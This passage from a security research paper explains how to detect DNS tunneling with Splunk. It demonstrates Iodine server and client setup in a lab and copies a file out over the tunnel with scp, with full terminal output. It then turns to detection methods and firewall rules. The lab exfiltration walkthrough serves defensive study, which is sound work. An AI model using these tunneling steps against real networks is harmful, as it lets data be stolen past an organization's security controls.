

# Using Splunk to Detect DNS Tunneling

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## Abstract

DNS tunneling is a method to bypass security controls and exfiltrate data from a targeted organization. Choose any endpoint on your organization's network, using nslookup, perform an A record lookup for [www.sans.org](http://www.sans.org). If it resolves with the site's IP address, that endpoint is susceptible to DNS Tunneling. Logging DNS transactions from different sources such as network taps and the DNS servers themselves can generate large volumes of data to investigate. Using Splunk can help ingest the large volume of log data and mine the information to determine what malicious actors may be using DNS tunneling techniques on the target organizations network. This paper will guide the reader in building a lab network to test and understand different DNS tunneling tools. Then use Splunk and Splunk Stream to collect the data and detect the DNS tunneling techniques. The reader will be able apply to what they learn to any enterprise network.

## 1. Introduction

Domain Name System (DNS) is described as the Internet phone book. (Gonyea, 2010) DNS maps a host and domain name such as [www.sans.org](http://www.sans.org) to an IP address 66.35.59.202. In this case, the host is www and the domain is sans.org. DNS permits the Internet user to access websites using names instead of IP addresses. The Internet can operate without DNS. However, users would need to know the IP Address of the website, email server or some other service they want to access. IPv4 supports over four billion IP addresses and IPv6 supports over three hundred and forty undecillion. That is an impossible amount of IP addresses for someone to memorize. Due to the sheer size of the Internet, there needs to be an effective method for users to navigate the Internet. DNS provides this service.

As organizations continue to secure their networks and assets by implementing Defense in Depth Strategies, malicious actors still find ways to circumvent the controls. (National Security Agency, n.d.) DNS is often overlooked for security because no one considered using the protocol for data transmission. It was determined as early as 1998 that transferring data over the DNS protocol was possible. (Farnham, 2013) DNS tunneling software has been developed and available to the public since that time. Organization's internal DNS servers are often dependent on upstream DNS servers from their Internet Service Providers or companies that provide DNS services. If the DNS provider is not monitoring their DNS servers for malicious domains, the malicious domain can then be resolved using the organization's DNS server. It is up to the organization to secure and monitor their DNS services. Without monitoring of an organization's DNS services, a malicious actor could tunnel any data in and out of the network undetected.

Preventing all DNS tunneling is not possible, creating a high-risk of successful data exfiltration, but it can be limited. (Nadkarni, 2014) If a malicious actor chooses to exfiltrate data using a few DNS packets every so often over time, it is very hard to detect. Data that can be leaked using a DNS tunnel could be intellectual property, trade secrets, customer records and employee data. A DNS tunnel requires software on the victim machine to work. The malicious actor is able to bypass all of the organization's security controls and successfully establish a persistent backdoor with a DNS tunnel.

Since inhibiting all DNS tunneling is not likely, it is important to monitor and log all the DNS services on the network. DNS events and logs are available from multiple sources such as DNS servers, Intrusion Detection Systems, proxies, hosts on the network, and firewalls. To detect malicious DNS activity effectively, all the event and log data should be sent to a central system for analysis. The data can be analyzed using custom scripts. This approach will take time. If the analyst wants to visualize the data, another tool will have to be installed and configured. The analyst will have to write their own statistical function application or find an existing tool to meet their needs. With Splunk, the analyst can easily ingest data from multiple DNS related sources, perform statistical analysis on the data, visualize the data, share the results with other analysts, and create alerts. Splunk can also scale with the size of the organization. Depending on the size of the organization, DNS events, and logs can be in the millions if not billions per minute, hour or day. The organization will require a tool that scales to a large volume of data and quickly find notable DNS security events within the data.

## 2. DNS

To understand how a DNS tunnel can be used to bypass the network's security controls, it is important to understand how DNS works. When a user wants to access [www.sans.org](http://www.sans.org), their computer will first query its local DNS cache. If there is no result found, it will then query its configured upstream DNS server. The user's ISP, their company, or another public DNS service may operate the upstream DNS server. The upstream DNS server will check its local cache for the answer. If it does not have the answer, it will query the root DNS servers or another upstream DNS server if configured. The root DNS servers will then direct the querying DNS server to the appropriate top level domain (TLD) DNS server, in this case the TLD server for .org. The .org TLD DNS server will then instruct the querying DNS server to the sans.org authoritative DNS server. The sans.org DNS server will resolve the IP address for [www.sans.org](http://www.sans.org). To improve the response time of resolving the query for [www.sans.org](http://www.sans.org), both the client and requesting DNS servers will cache the result based on the time to live (TTL) configured by the sans.org domain administrator. (Gonyea, 2010)

## 2.1. Record Types

DNS uses record types to determine the requested service. There are eighty-three record types registered with the Internet Assigned Numbers Authority. (IANA, 2016) The different record types help the Internet user find web pages, mail servers, DNS servers and a variety of other services.

### 2.1.1. Common Record Type

Some of the common record types used in DNS are the A, PTR, MX, CNAME, TXT, NS, and SOA records. (Faudle, 2015) When analyzing DNS logs and packets, the analyst will see these records the most often. The A and PTR record are required to perform a forward and reverse lookup. The A record maps a host and domain name to the IP address, for the forward lookup. The PTR record provides the IP address to host and domain name, for the reverse lookup. The MX record provides the host and domain mapping for mail servers. The CNAME (Canonical Name) record is used as an alias to other A or CNAME records. The NS (Name Server) record is used to tell other DNS servers and clients who the authoritative server is for a particular domain. The record type SOA (Start of Authority) provides information such as the current version of the domain's records. The TXT (Text) record stores any text string. The most popular use of a TXT record is to store IP address and domains of valid email senders for a particular domain. The txt record type is also known as the Sender Policy Framework (SPF) record.

### 2.1.2. Uncommon Record Types

The seven common record types can still be used for DNS tunneling. The analyst will have to spend more time evaluating the common record types to find tunnels because there will be a larger amount of data to search. However, the remaining seventy-six record types can be identified more quickly as red flags on the organization's network. It is important for the analyst not to assume the uncommon records are always malicious. Uncommon records that may appear are AAAA, AXFR, DNSKEY, but they are valid. The AAAA record resolves domain names for the 128-bit IPv6 IP address. The AXFR record indicates a zone transfer. A zone transfer could be an entirely different security issue for the organization. Unless the organization explicitly allows zone transfers for

specific hosts, this is a red flag someone may be performing active footprinting of the organization's network. DNS zone transfers should be limited and restricted to prevent someone from easily being able to identify hosts and mapping the organization's network. (Lau, 2003) The DNSKEY record is for Domain Name System Security Extension (DNSSEC) identification. DNSSEC is the signing of domain names and records to validate their authenticity against any modification by a third party. (ICANN, 2014) This record type could make the common list someday, but not every organization in the world has adopted DNSSEC. As the world continues to adopt DNSSEC, this record type will become more common.

### 3. DNS Tunneling

One purpose of DNS tunneling is to bypass hotspot security controls at airports or hotels to acquire free Internet access. (Farnham, 2013) A more malicious reason for DNS tunneling is to exfiltrate data from an organizations network. Data exfiltration has more of a negative impact to an organization than stealing bandwidth. Once it is discovered that data has been exfiltrated from the network, the organization will incur the cost of incident response services, compliance fines, and public media management. Even worse is intellectual property loss or customer data that negatively affects the business. (Cruz, 2013) DNS tunneling techniques still works well because DNS is not monitored as well as other applications or systems on the network because DNS is blindly trusted. (Branscombe, 2015)

For tunneling to work, a client-server model is used. The client is typically behind the organization's security controls and the server is located somewhere on the Internet. The DNS communications between the client and server occur over the organization's own DNS infrastructure and any other public DNS servers. Since this is a client-server model, any type of traffic can be sent over the tunnel. Some tunnel applications even provide encryption.

### 3.1. Tunneling tools

Two different tunneling tools will be analyzed, Iodine and Dnscat2. Erik Ekman and Bjorn Andersson maintain the Iodine application. Iodine is similar to a client-server application. There is the server executable “iodined” and the client executable “iodine”. Iodine creates tunnel interfaces on the client and server. Any traffic can be sent over the tunnel and can be initiated from the client or server. (Ekman & Andersson , 2014) Dnscat2 is also a client-server application. The difference is the Dnscat2 software operates similar to command and control software. Dnscat2 also encrypts traffic verses Iodine’s encoded traffic. The Dnscat2 application is not designed to bypass restricted access on hotel or coffee shop networks to gain free Internet access. Ron Bowes actively develops and maintains Dnscat2. (Bowes, 2015) Both tunnel applications can bypass upstream DNS servers for data transfer if the organization’s perimeter allows unrestricted IP address access outbound. By not having to send requests thru the DNS infrastructure, data transfer rates are even faster.


### 3.2. Tunneling Example

An organization has implemented egress filtering on their perimeter making it more challenging to exfiltrate data from the network. (Brenton, 2006) The egress filtering is so restrictive the internal hosts cannot directly access the Internet. An authenticated proxy is required to access the Internet. The malicious actor manages to compromise an internal host by social engineering a user to install the DNS tunnel software. In

**Figure 1**, the DNS Tunnel Client is installed on the compromised machine and is configured to use the organization’s internal DNS server (See the arrow labeled with 1). The internal DNS server forwards non-cached requests an upstream/public DNS server. The firewall only allows TCP/UDP on port 53 from the Internal DNS server to the upstream/public DNS server (See the arrow labeled with 2). Since the attacker has a registered domain name for their attack, all the DNS requests are forwarded to the DNS


Tunnel Server (See the arrow labeled with 3). If the upstream/public DNS server does not have in its cache the attacker's domain name, it will perform the required steps to check with its configured upstream forwarder or root servers to resolve the domain name.

Figure 1



Taking a deeper look into DNS Tunneling with software Iodine, the software creates tunnel interfaces on the client and server. The Iodine software follows the exact DNS path described in the previous paragraph and figure. The malicious actor is then able to send data back and forth between the client and server. The malicious actor starts Iodine on their DNS tunnel server in Figure 2. The `-f` keeps the software in the foreground, `-P` is the tunnel password, the IP address is the tunnel interface, and `t1.security.local` is the attacker's domain.


Figure 2



```
s0apb0x@dnstunnelserver: ~
s0apb0x@dnstunnelserver:~$ sudo iodined -f -P letstunnel 10.10.10.1 t1.security.local
Opened dns0
Setting IP of dns0 to 10.10.10.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Listening to dns for domain t1.security.local
```

On the client, the malicious actor starts Iodine. The `-f` is used to keep the software running in the foreground, same as the server, the `-P` for the tunnel password is specified, and the required destination domain. Figure 3 shows its local tunnel interface is 10.10.10.3 and the tunnel server is 10.10.10.1. The maximum transmission unit (MTU) size in use is 1130 bytes due to EDNS0 extension available for use by the organization's DNS server. To put the MTU size of 1130 bytes in perspective, Ethernet's standard MTU is 1500 bytes. Being able to add more data into a single DNS request can aid the malicious actor in operating undetected.

Figure 3




```
s0apb0x@dnstunnelclient: ~
s0apb0x@dnstunnelclient:~$ sudo iodine -fP letstunnel t1.security.local
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for t1.security.local to 172.31.20.60
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #1
Setting IP of dns0 to 10.10.10.3
Setting MTU of dns0 to 1130
Server tunnel IP is 10.10.10.1
Testing raw UDP data to the server (skip with -r)
Server is at 172.31.30.100, trying raw login: ....failed
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ...1344 not ok.. ...1248 not ok.. ...1200 not ok.. 1176 ok.. 1
188 ok.. will use 1188-2=1186
Setting downstream fragment size to max 1186...
Connection setup complete, transmitting data.
```

To see the tunnel interfaces created, execute the command `ip` or `ifconfig`. Notice the subnet for the tunnel is a /27 or 255.255.255.224 in Figure 4 and


Figure 5. While this subnet size supports thirty hosts, Iodine supports sixteen clients per tunnel server.

Figure 4




```
s0apb0x@dnstunnelclient: ~
s0apb0x@dnstunnelclient:~$ sudo ip -4 addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    inet 172.31.40.100/24 brd 172.31.40.255 scope global eth0
        valid_lft forever preferred_lft forever
4: dns0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1130 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 10.10.10.3/27 scope global dns0
        valid_lft forever preferred_lft forever
s0apb0x@dnstunnelclient:~$
```

Figure 5



```
s0apb0x@dnstunnelserver: ~
s0apb0x@dnstunnelserver:~$ sudo ip -4 addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    inet 172.31.30.100/24 brd 172.31.30.255 scope global eth0
        valid_lft forever preferred_lft forever
5: dns0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1130 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 10.10.10.1/27 scope global dns0
        valid_lft forever preferred_lft forever
s0apb0x@dnstunnelserver:~$
```

With the tunnel up, the attacker can transfer any data between the client and server. The Iodine client sends a keep-alive every four seconds. Looking at this Splunk graph in Figure 6, it shows low connectivity and then a sudden spike in traffic.

**Figure 6**

The spike in traffic is due to the malicious actor transferring a file from the client to the server over the tunnel. With a busy DNS server, this spike may not be as obvious. The illustration displays how many DNS packets are required to transfer data. In Figure 7, is the file copied over the DNS tunnel using SCP.

**Figure 7**

```
s0apb0x@dnstunnelclient: ~
s0apb0x@dnstunnelclient:~$ sudo scp detecting-dns-tunneling-34152.pdf s0apb0x@
10.10.10.1:/home/s0apb0x
s0apb0x@10.10.10.1's password:
detecting-dns-tunneling-34152.pdf          100% 769KB 768.8KB/s  00:00
s0apb0x@dnstunnelclient:~$ md5sum detecting-dns-tunneling-34152.pdf
4380798e2c3fc42f4e0d041c62b09ff4 detecting-dns-tunneling-34152.pdf
s0apb0x@dnstunnelclient:~$
```

Reviewing the file on the malicious actor's DNS server, the file transferred was successful. Refer to Figure 8, running `md5sum` shows no modification to the file occurred in transit.

**Figure 8**

```
s0apb0x@dnstunnelserver: ~
s0apb0x@dnstunnelserver:~$ md5sum detecting-dns-tunneling-34152.pdf
4380798e2c3fc42f4e0d041c62b09ff4 detecting-dns-tunneling-34152.pdf
s0apb0x@dnstunnelserver:~$
```

Digging a little deeper into what a DNS tunnel request looks like, in Figure 9 the first record is a keep-alive and the second record is the data transfer. The keep-alive

requires a very short DNS name while the data transfer request uses the maximum length of a DNS record.

**Figure 9**

[illegible]

## 4. Splunk

DNS Tunnels will generate thousands upon thousands of requests to a specific domain, use uncommon recorded types, send keep-alives, or have very long host names. A tool such as Splunk can help capture and analyze all the DNS data generated by an organization. Splunk is commercial software used to consume large datasets and provide keyword searching capabilities, dashboarding, reporting, and statistical analysis. Splunk's search speed is based on MapReduce developed at Google in 2004. (Sorkin, 2011) Splunk can consume almost any type of data. Splunk has many built in field extractions for common data such as Windows event logs and Apache web logs. A field extraction is simply a way of normalizing data into common fields, making it easier to analyze. Example field extractions are time, hostname, IP address, destination, etc. If a prebuilt field extraction does not exist, the Splunk administrator can write their own. Field extraction is important because it provides context for an event. One of the most important field extractions is time. The organization needs to find when an event occurred. Another important field extraction is the IP address. With Splunk, the administrator can query the index for X IP addressed during Y timeframe. Field extractions also make it easier for the analyst to perform statistical analysis on the data.

Splunk offers a Free Enterprise version with a 500-megabyte data limit every 24 hours. Some limits of the free license version are no login credentials and real-time alerts. There are no restrictions on collecting different types of data. Splunk Enterprise has no operational restrictions and is licensed by how much data is collected in a 24-hour period. The license size can be as small as one gigabyte and as large as multiple terabytes. For the purpose of this lab, the Free Enterprise version is more than sufficient.

Splunk by itself is an extremely powerful platform, and by using Splunk apps, Splunk can be even more powerful. In Splunk, the name app is short for application. A Splunk app is a prebuilt package for specific functions or a defined data set. For example, a firewall vendor develops a Splunk App for their firewall platform. The app may contain prebuilt field extractions, dashboards, reports, lookup tables, and alerts. (Splunk, n.d.) The Splunk analyst saves time by not having to create the vendor specific elements themselves. Apps also allow analysts who are not Splunk experts to start extracting value from the data.

Sometimes there is not a way to retrieve data from an endpoint and send to Splunk. It could be due to a technical, political, or security issue. Splunk has developed an app called Splunk Stream. The app collects data directly off the network wire and decodes it. In the case of analyzing DNS packets, Splunk stream can use a mirror port and collect all DNS transactions off the network wire. The analyst can then query the data looking for specific events and then alert or report on them. Stream installs on a Splunk server and universal forwarder. The universal forwarder is installed as a data collection agent on servers and does more than just run the Stream app. The universal forwarder uses the stream technology add-on app, which collects and forwards the data to the Splunk server. Think of using the universal forward agent as sensors around the network. The Stream app for the Splunk server contains a collector and dashboards displaying network metrics.


## 5. Lab Layout

Building a lab to experiment with DNS tunnels provides a safe environment to learn how they work. The appendix contains instructions on how to build the lab and duplicate the results discussed in this paper. The lab consists of a single PC running open source and free to use commercial software. The core operating system is hypervisor VMware ESXi 6.0. The guest operating systems are Debian 8.X and Ubuntu 14.04 LTS for emulating the Bind DNS server and DNS tunneling servers. The client workstation is Debian 8.X and runs the DNS tunneling clients. A virtual pfSense firewall separates every server and client into a dedicated subnet. All log traffic is being sent to the free version of Splunk also running on the server as a virtual machine. The virtual switch contains a port group for each firewall segment. The individual port groups support promiscuous mode to allow the Splunk Stream app to collect data from the network segments.

The lab supports two different DNS tunnel application simultaneously. Iodine and Dnscat2 were chosen for the lab because they are easy to configure and operate. Domain t1.security.local is for the Iodine tunnel and t2.security.local is for Dnscat2. Each tunnel application also provides a wide range of options on how to traverse DNS. Choosing different options can reduce the likelihood of tunnel detection. Splunk analyzes the

tunnels using logs from the pfSense firewall, Bind DNS server, and Splunk Stream App. See Figure 10 for the lab topology.

**Figure 10**



## 6. Detection

There are multiple detection techniques to find DNS tunnels. Greg Farnham's paper "Detecting DNS Tunneling" written for the Global Information Assurance Certification (GIAC) Certified Intrusion Analyst (GCIA) outlined several ways to detect DNS tunneling within an organization's network. Farnham described how to detect tunnels using a pseudocode approach so as not to reveal the commercial system used to perform the detection. The two main detection techniques outlined were payload analysis and traffic analysis. Payload analysis comprises of various techniques such as the size of a DNS request and response, the entropy of the Fully Qualified Domain Name (FQDN), statistical analysis, infrequent record types, and unauthorized DNS servers. (Farnham, 2013) Traffic analysis encompasses analyzing volumes of DNS requests by IP address, domain, or hostname. Other traffic analysis techniques include geographic locations of

DNS servers, non-existent domain responses also known as NXDomain, and orphaned requests. (Farnham, 2013)

Splunk can perform all of the described detection techniques. Ryan Kovar and Steve Brant of Splunk have presented and written on how to use Splunk to detect DNS tunnels. In addition to their research, this approach provides the reader with a way to experiment with DNS tunnels and provides a more thorough understanding of how Splunk looks at the data in a lab environment.

## **6.1. Payload Analysis**

### **6.1.1. Payload Analysis, Unauthorized DNS Servers**

One of easiest ways to detect DNS tunneling is to determine which systems are valid DNS servers and block any other DNS service. The organization's security policy should dictate what DNS servers are accessible to the hosts on the local network. Forcing all clients to use a restricted set of DNS servers helps narrow where DNS traffic is inspected and analyzed. The lab's configuration emulates a production network. The perimeter firewall is pfSense, which is segmenting all the internal networks. Figure 11 shows the firewall rule set for Lan 4, which is Subnet 172.31.40.0/24, and VMware port group Firewall Leg 3. This subnet contains the DNS Tunnel Client 172.31.40.100, or also known as the victim machine. The first rule is configured to block access to the DNS tunnel servers on LAN3, subnet 172.31.30.0/24, and VM port group Firewall Leg 2. Rule 2 only permits DNS traffic to the Bind Server 172.31.20.60 on LAN 2, subnet 172.31.20.60/24, and VM port group Firewall Leg 1. Rule 3 blocks all other DNS traffic. Rule 4 is a permit all rule to allow the client access to the Internet. Notice the blue icon with an (i) to the left of the each rule. The blue icon indicates the rule has logging enabled. The firewall's configuration sends syslog to a Splunk listener on UDP port 516.

Figure 11

|   |   | ing | WAN          | LAN2     | LAN3 | LAN4        |          |         |       |          |                                         |
|---|---|-----|--------------|----------|------|-------------|----------|---------|-------|----------|-----------------------------------------|
|   |   | ID  | Proto        | Source   | Port | Destination | Port     | Gateway | Queue | Schedule | Description                             |
| ✗ | i |     | IPv4 *       | LAN4 net | *    | LAN3 net    | *        | *       | none  |          | Only Allow Lan 4 to DNS Server on Lan 2 |
| ▶ | i |     | IPv4 TCP/UDP | LAN4 net | *    | Bind Server | 53 (DNS) | *       | none  |          | Permit Internal DNS                     |
| ✗ | i |     | IPv4 TCP/UDP | LAN4 net | *    | *           | 53 (DNS) | *       | none  |          | Block Public DNS                        |
| ▶ | i |     | IPv4 *       | LAN4 net | *    | *           | *        | *       | none  |          | Allow All Outbound                      |

